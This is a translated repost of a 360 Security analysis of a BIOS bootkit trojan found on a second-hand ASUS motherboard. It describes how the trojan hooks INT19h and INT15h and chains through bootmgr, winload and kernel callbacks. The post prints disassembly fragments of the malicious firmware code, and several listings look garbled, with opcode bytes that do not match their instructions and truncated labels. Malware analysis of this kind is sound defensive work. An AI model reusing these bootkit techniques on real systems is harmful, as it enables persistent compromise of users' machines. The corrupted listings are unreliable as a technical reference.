
Spy Tracker: The world's first UEFI motherboard BIOS Trojan analysis

This post was last edited by Airplane at 2017-5-3 17:06



▌ 0x00 Introduction


Not long ago, Mr. Li, a netizen in Guangzhou, asked the 360 Security Center for help, and reported that his computer system automatically created an unfamiliar account named aaaabbbb, and the antivirus software repeatedly reported the virus, and even reinstalling the system still could not remove the virus.

After the preliminary judgment of 360 engineers' remote assistance, Mr. Li's computer motherboard BIOS is likely to be infected with malicious code. To this end, we asked Mr. Li to mail the motherboard to the Beijing headquarters of 360 Company for analysis, and found that this is a new type of BIOS BOOTKIT that has never been seen before. Since it will set up a spy account in the system for remote control, we named it Spy Shadow Trojan.

Compared with the previous BIOS malicious code, Spy Shadow Trojan has stronger compatibility and higher technical level:

1. The world's first real attack to infect UEFI motherboards. Spy Shadow Trojan supports a lot of BIOS versions, and it is the only known Trojan that can infect UEFI motherboards. The Spy Shadow Trojan will infect the BIOS boot module in UEFI compatibility mode, and UEFI+GPT mode will not be affected. The BMW BIOS Trojan (named Mebromi by foreign manufacturers) that appeared in 2011 only supports the infection of a specific Award BIOS;

2. Strong system compatibility, supports all mainstream 32-bit and 64-bit Windows platforms, including the latest 64-bit Win10.



:(

你的电脑遇到问题，需要重新启动。

我们只收集某些错误信息，然后你可以重新启动。 (完成 100%)

如果你想了解更多信息，则可以稍后在线搜索此错误:

CRITICAL STRUCTURE CORRUPTION

Figure: 64-bit Win10 infected spyware Trojan triggers Microsoft PATCH GUARD, causing repeated blue screen [/i]

It is understood that Mr. Li purchased this second-hand motherboard from an online store. According to the phenomenon of Internet search for spyware Trojans, Mr. Li's experience is not an exception. It is speculated from the existing samples that the malicious code may be flashed into the motherboard BIOS by the programmer, and sold and circulated through e-commerce channels.

In view of the complexity and particularity of the motherboard structure, at this stage, only by re-flashing the BIOS can completely remove the Spy Shadow Trojan. The following is a detailed analysis of the technical principles of the Spy Shadow Trojan.

0x01 BIOS and UEFI

BIOS is an acronym for English \Basic Input Output System\, and the Chinese name after literal translation is \Basic Input Output System\. In fact, it is a set of programs that are solidified on a ROM chip on the motherboard of the computer. It saves the most important basic input and output programs of the computer, system setting information, self-checking programs after booting, and system self-starting programs. Executes prior to the operating system and is responsible for loading and executing the MBR code. Its main function is to provide the computer with the lowest-level, most direct hardware settings and control.

UEFI (Unified Extensible Firmware Interface) stands for "Unified Extensible Firmware Interface". It is a new motherboard boot item. It is being regarded as the successor of BIOS with a history of more than 20 years. Since Win8, it has been promoted by Microsoft. push. UEFI claims to be able to resist Bootkit attacks by protecting the pre-boot or pre-boot process, and has higher security than BIOS.


0x02 Technical Analysis

2.1 CSM module analysis

The Trojan is located in the BIOS file

AmericanMegatrendsInc.-0904.rom

The motherboard is B85M-G-ASUS-0904 from ASUS. Different from the normal BIOS, the CSMCORE module on the Ma motherboard is larger than the normal one. Should only work in LEGACY MODE, booting via UEFI should not work. (CSM (Compatibility support Module) means compatibility module, this option is specially set for compatibility with devices that can only work in legacy mode and operating systems that do not support or fully support UEFI.)




MMTool Aptio- AmericanMegatrendsInc-0904_new.rom


MMTool Aptio- AmericanMegatrendsInc-0904.rom

The Trojan adds its own functions to the BIOS module and hooks the normal functions of the system to execute.


The normal function is as follows:




The Trojan hooked this function to:



Change the first instruction of the original function to CALL to get an execution opportunity:




After that, it will judge whether the content of the R9 register is 3, which may be a sign of the successful initialization of the BIOS, and then search for the BIOS internal feature code CD 19 B8 00 80 CB 00



```
; Segment type: Pure code
seg000          segment byte public 'CODE' use16
                assume cs:seg000
                assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
                int     19h             ; DISK BOOT
                                        ; causes reboot of disk system
                mov     ax, 8000h
                retf
; ---------------------------------------------------------------------------
```


It should be the code executed by calling interrupt INT19H to load the first sector MBR of the hard disk after the internal initialization of the BIOS. Then modify the data at 0X413, reserve 40KB space to store the Trojan code, and copy the code in the BIOS to the reserved space. And after the internal initialization of the BIOS found earlier, call the interrupt INT19H to load the code executed by the MBR of the first sector of the hard disk, and call the code of the Trojan horse itself instead.



```
000:000000000016F30                    loc_16F30:                       ; CODE XREF: sub_16D9C+6B8↑j
000:000000000016F30 49 89 F6                       mov     r14, rsi
000:000000000016F33 66 8B 04 25 13+                mov     ax, ds:word_413
000:000000000016F3B 66 83 E8 20                    sub     ax, 20h ; ' '
000:000000000016F3F 66 3D 00 02                    cmp     ax, 200h
000:000000000016F43 76 04                          jbe     short loc_16F49
000:000000000016F45 66 B8 00 02                    mov     ax, 200h
000:000000000016F49
000:000000000016F49                    loc_16F49:                       ; CODE XREF: sub_16D9C+6B07↑j
000:000000000016F49 66 3D 00 02                    cmp     ax, 270h
000:000000000016F4D 77 04                          ja      short loc_16F53
000:000000000016F4F 66 B8 00 02                    mov     ax, 270h
000:000000000016F53
000:000000000016F53                    loc_16F53:                       ; CODE XREF: sub_16D9C+6B01↑j
000:000000000016F53 66 89 04 25 13+                mov     ds:word_413, ax
000:000000000016F5B B8 00 00 00 00                 mov     ecx, 9000h
000:000000000016F60 48 89 C7                       mov     rdi, rax
000:000000000016F63 48 8D 35 14 00                 lea     rsi, (unk_16D06 - 16D9Ch)[rbx]
000:000000000016F6A B9 C6 10 00 00                 mov     rcx, 400h
000:000000000016F6F FC                             cld
000:000000000016F70 F3 A5                          rep movsd
000:000000000016F72 49 8B 4F 60                    mov     rcx, [r15+60h]
000:000000000016F76 BA 00 00 0E 00                 mov     edx, 0E0000h
000:000000000016F7B 41 B8 00 00 02+                mov     r8d, offset loc_20000
000:000000000016F81 4D 31 C9                       xor     r9, r9
000:000000000016F84 48 83 EC 60                    sub     rsp, 60h
000:000000000016F88 FF 51 18                       call    qword ptr [rcx+18h]
000:000000000016F8B 48 83 C4 60                    add     rsp, 60h
000:000000000016F8F 41 C6 06 EA                    mov     byte ptr [r14], 0EAh ; '
000:000000000016F93 49 FF C6                       inc     r14
000:000000000016F96 66 41 C7 06 00+                mov     word ptr [r14], 0
000:000000000016F9C 49 FF C6                       inc     r14
000:000000000016F9F 49 FF C6                       inc     r14
000:000000000016FA2 66 41 C7 06 00+                mov     word ptr [r14], 9000h
000:000000000016FA8 49 8B 4F 60                    mov     rcx, [r15+60h]
000:000000000016FAC BA 00 00 0E 00                 mov     edx, 0E0000h
000:000000000016FB1 41 B8 00 00 02+                mov     r8d, offset loc_20000
000:000000000016FB7 4D 31 C0                       xor     r9, r9
000:000000000016FBA 48 83 EC 60                    sub     rsp, 60h
000:000000000016FBE FF 51 08                       call    qword ptr [rcx+8]
000:000000000016FC1 48 83 C4 60                    add     rsp, 60h
000:000000000016FC5
000:000000000016FC5                    loc_16FC5:                       ; CODE XREF: sub_16D9C+6B5↑j
000:000000000016FC5                                                     ; sub_16D9C+6B5↑j ...
000:000000000016FC5 41 5F                          pop     r15
000:000000000016FC7 41 5E                          pop     r14
000:000000000016FC9 41 5D                          pop     r13
```

2.2 INT15 hook analysis

Then, return to continue execution. When the BIOS is initialized and ready to load the MBR code of the disk, the code of the Trojan will be executed. At this time, the Trojan will hook the INT15H interrupt, and then resume the execution of the original code, so that the hook is completed. The follow-up is similar to the MBR Trojan of the Dark Cloud series. It hooks the memory step by step by hooking INT15H and loads itself.




```
eg000:103B6                 call    near ptr byte_2+3B8h ; StartCode
eg000:103B9                 sti
eg000:103BA                 int     19h             ; DISK BOOT
eg000:103BA                                         ; causes reboot of disk system
eg000:103BC                 mov     ax, 0000h
eg000:103BF                 retf
eg000:103C0 ; ---------------------------------------------------------------------------
eg000:103C0                 pushf
eg000:103C1                 pusha
eg000:103C2                 call    near ptr byte_2+3C4h
eg000:103C5                 popa
eg000:103C6                 popf
eg000:103C7                 retn
eg000:103C8 ; ---------------------------------------------------------------------------
eg000:103C8                 pop     ax
eg000:103C9                 push    cs
eg000:103CA                 push    ax
eg000:103CB                 pushf
eg000:103CC                 pusha
eg000:103CD                 push    ds
eg000:103CE                 xor     ax, ax
eg000:103D0                 mov     ds, ax
eg000:103D2                 cli
eg000:103D3                 call    near ptr byte_2+3D4h
eg000:103D6                 pop     dx
eg000:103D7                 sub     dx, 0Eh
eg000:103DB                 mov     bx, 71h
eg000:103DE                 add     bx, dx
eg000:103E0                 mov     bp, 4Bh ; 'K'
eg000:103E3                 add     bp, dx
eg000:103E5                 mov     ax, 5Bh ; '['
eg000:103E8                 add     ax, dx
eg000:103EA                 db      3Eh
eg000:103EB                 cmp     word ptr byte_2+52h, ax
eg000:103EF                 jz      short near ptr byte_400+1Ah
eg000:103F1                 mov     ax, cs
eg000:103F3                 db      3Eh
eg000:103F4                 cmp     word ptr byte_2+54h, ax
eg000:103F8                 jz      short near ptr byte_400+1Ah
eg000:103FA                 db      3Eh
eg000:103FB                 mov     ax, word ptr byte_2+52h
eg000:103FE                 mov     cs:[bx], ax
eg000:10401                 mov     cs:[bp+0], ax
eg000:10405                 inc     bx
eg000:10406                 inc     bx
eg000:10407                 inc     bp
eg000:10408                 inc     bp
eg000:10409                 db      3Eh
```

In this way, when the system MBR is executed, the Trojan has already hung the HOOK of INT15h in the memory. After that, it will HOOK bootmgr!Archx86TransferTo64BitApplicationAsm to get the next execution opportunity, and then HOOK winload!OslArchTransferToKernel, and then HOOK when the kernel is loaded. ZwCreateSection , thus cutting into the kernel to run, and then setting the thread callback.


2.3 Thread callback hook

Next, the thread callback PsSetCreateThreadNotifyRoutine and the process callback PsSetCreateProcessNotifyRoutine will be set. In the process callback, only \Process %d Create %d\\n\ is printed, and the thread callback is the key content.



```
                xor     edx, edx        ; int
                lea     rcx, qword_4000 ; void *
                lea     r8d, [rdx+38h]  ; size_t
                call    memset
